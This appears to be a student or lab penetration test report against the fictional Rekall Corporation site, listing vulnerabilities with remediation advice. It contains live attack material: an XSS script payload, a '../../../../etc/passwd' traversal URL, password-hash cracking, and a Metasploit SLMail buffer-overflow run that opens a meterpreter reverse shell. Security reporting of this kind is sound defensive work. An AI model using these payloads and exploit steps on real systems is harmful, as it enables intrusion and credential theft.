Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

MicronQuakeCompany LLC

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	MicronQuakeCompany LLC
Contact Name	Ronnie Simpsons
Contact Title	Pen Tester

Document History

Version	Date	Author(s)	Comments
001	07-30-2024	Ronnie Simpsons	Initial Draft
002	07-31-2024	Ronnie Simpsons	Interim Draft
003	08-01-2024	Ronnie Simpsons	Final

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Input validation were in place and also were observed on XSS techniques.
- Command execution and file access were successful by implementing strategies on the web app and linux OS.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- XXS vulnerabilities
- SQL injection
- Local file inclusion
- Command injection
- Brute force attacks
- PHP injection
- Directory traversal
- Sensitive data exposure

Executive Summary

In this summary report, MicronQuakeC was able to observe with all the techniques and methods applied successfully and were used to found certain aspects of TotalRekall.xyz in which we must pay all the attention possible to vulnerabilities and several sensitive information that has to be corrected, such as change permissions, and in other cases removed, since it exposes important information of TotalRekall.xyz that should not be public and accessible to anyone, since TotalRekall.xyz could have losses in its quality of service, loss of data and even, in its worse case, denial of service (DoS) that would completely affect the confidentiality and integrity of TotalRekall.xyz.

It is of utmost importance to take action against these vulnerabilities to ensure the well-being of TotalRekall.xyz. Below is an explanation and a list of vulnerabilities and their severity, effects IP addresses, ports, exploitation risk, to take into consideration in this investigation, and some of the vulnerabilities summarized to give an overview of how the MicronQuakeC investigation was and we are going to continue our investigation to ensure that we have covered all the thread found and also ensure there are no other threads for TotalRekall.xyz.

Summary Vulnerability Overview

Vulnerability	Severity
Directory traversal on login.php	critical
XSS reflected vulnerability- memoryplaner.php	high
XSS reflected vulnerability- welcome.php	high
sensitive data espoused- aboutrekall.php	low
Command injections vulnerability- networking.php	critical
Command injection (advanced) - networking.php	critical
Local file inclusion (advanced) memoryplanner.php	high
Local file inclusion vulnerability- memoryplaner.php	high
Directory traversal- disclaimer.php	critical
ping totalrekall.xyz	low
Brute force- login.php networking.php	critical
Accessing admin credentials	high
open source espoused data- DomainDossier.aspx	low
Totall rekall github page	low
Nmap scan to hosts 172.22.117.0/24	medium
Nessus scan on host 192.168.13.12	critical
CVE 2019-14287 192.168.13.14	high
certificate search via crt.sh	medium
Lateral Movement	critical
SLMail SMTP on port 110 and POP3 buffer overflow	medium
sensitive data exposed -robots.txt	low

The following summary tables represent an overview of the assessment findings for this penetration test:



Scan Type	Total
Hosts	windows server: 172.22.117.10 windows 10: 172.22.117.20

	linux OS: 34.102.136.180 192.168.13.13 192.168.13.12 192.168.13.14
Ports	-110 (POP3) -445(microsoft-ds?) -4444(listener port) -22(SSH) -25(SMTP) -80(HTTP) -8080(listener remote port) -53(domain) -21(FTP) -88(Kerberos) -3268(rekall.local0) -443(SSL/HTTP) -5901(TCP-VNC) 79(SLMail fingerd)



Exploitation Risk	Total
Critical	7
High	6
Medium	3
Low	5

Vulnerability Findings


Vulnerability 1	Findings
Title	XSS reflected vulnerability / sensitive exposed data
Type (Web app / Linux OS / WIndows OS)	web app http://192.168.14.35/welcome.php /robots.txt
Risk Rating	High/low
Description	On http://192.168.14.35/welcome.php on the bar “begin enter your name below” we type a cross-site script: <script>alert(“You’ve been hacked!”)</script> to have pop up with that phrase on it. On http://192.168.14.35 to see the file robots.txt next to the ip address we type /robots.txt and give us access to the file and we found sensitive files called admin, the Documents file, and another one called souvenirs.php.


Images	 
Affected Hosts	welcome.php, 192.168.14.35/robots.txt
Remediation	robots.txt: make sure the file does not have users sensitive information, check the file to make sure that it won't provide any real value that can be used against the website. welcome.php: sanitize input validation


Vulnerability 2	Findings
Title	totalrekall github page
Type (Web app / Linux OS / WIndows OS)	linux OS https://github.com/totalrekall/site/blob/main/xampp.users.
Risk Rating	low
Description	We proceeded to use a non technical method such as google to find any other sensitive information about totalrekall, by doing a search on google, MicronQuakeC was able to find a github website (github.com/totalrekall) that contains sensitive information of trivera, on the xampp.users we found trivera password hash, giving access to use john against trivera password hash to finally get trivera credentials.


Images	 
Affected Hosts	xampp.users file, trivera.
Remediation	Managing the github repository and changing the access, removing credentials from github.

Vulnerability 3	Findings
Title	certificate search via crt.sh
Type (Web app / Linux OS / WIndows OS)	web app https://crt.sh/?q=totalrekall.xyz
Risk Rating	medium
Description	MicronQuakeC was able to find the crt.sh file by searching it on google for totalrekall.xyz on crt.sh.


Images	
Affected Hosts	34.102.136.180
Remediation	Ensure to protect the data and privacy from being exposed publicly.

Vulnerability 4	Findings
Title	Directory traversal on login.php
Type (Web app / Linux OS / WIndows OS)	web app http://192.168.14.35/Login.php http://192.168.14.35/Login.php/fi/?page=../../../../etc/passwd
Risk Rating	critical
Description	MicronQuakeC was able to find administrator credentials on the login.php page,it is considered critical since some malicious actor could use this credentials against totalrekall.xyz to gain access and also using directory traversal to have this sensitive information to cause some denial of services (DoS) that seriously affects the integrity of totalrekall.xyz website exposing such serious information even public.
Images	

	
Affected Hosts	administrator (kuato)
Remediation	Ensure all users are validated and sanitized before they are processed and reject any suspicious input containing any special character to ensure the integrity of totalrekall.xyz.



Vulnerability 5	Findings
Title	ping totalrekall.xyz
Type (Web app / Linux OS / WIndows OS)	web app https://viewdns.info/iphistory/?domain=totalrekall.xyz.
Risk Rating	low
Description	To get the old version of totalrekall.xyz IP using ping is necessary to use a different tool called viewdnsinfo>tools>IP History on google search, this technique allows you to get the old IP.
Images	
Affected Hosts	34.102.136.180
Remediation	keep the operating system and network devices updated with patches, also configure the firewall to block all incoming ICMP packets, monitor ping


	requests, and check all incoming packets.

Vulnerability 6	Findings
Title	SLMail SMTP on port 110 and POP3 buffer overflow
Type (Web app / Linux OS / WIndows OS)	Windows OS exploit/windows/pop3/seattlelab_pass. port 110
Risk Rating	Medium
Description	We used the nmap scan to determine is open on port 110 via pop3 the on the msfconsole used the exploit/windows/pop3/seattlelab_pass on the windows 10 on the RHOSTS 172.22.117.20 to get access to the flag4.txt file which impact on the confidentiality of totalrekall.xyz.
Images	
Affected Hosts	172.22.117.20
Remediation	To prevent any thread totalrekall needs to update the SLmail service to the latest version of it (SLmail).

```
Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:54959 ) at 2024-08-01 22:14:03 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
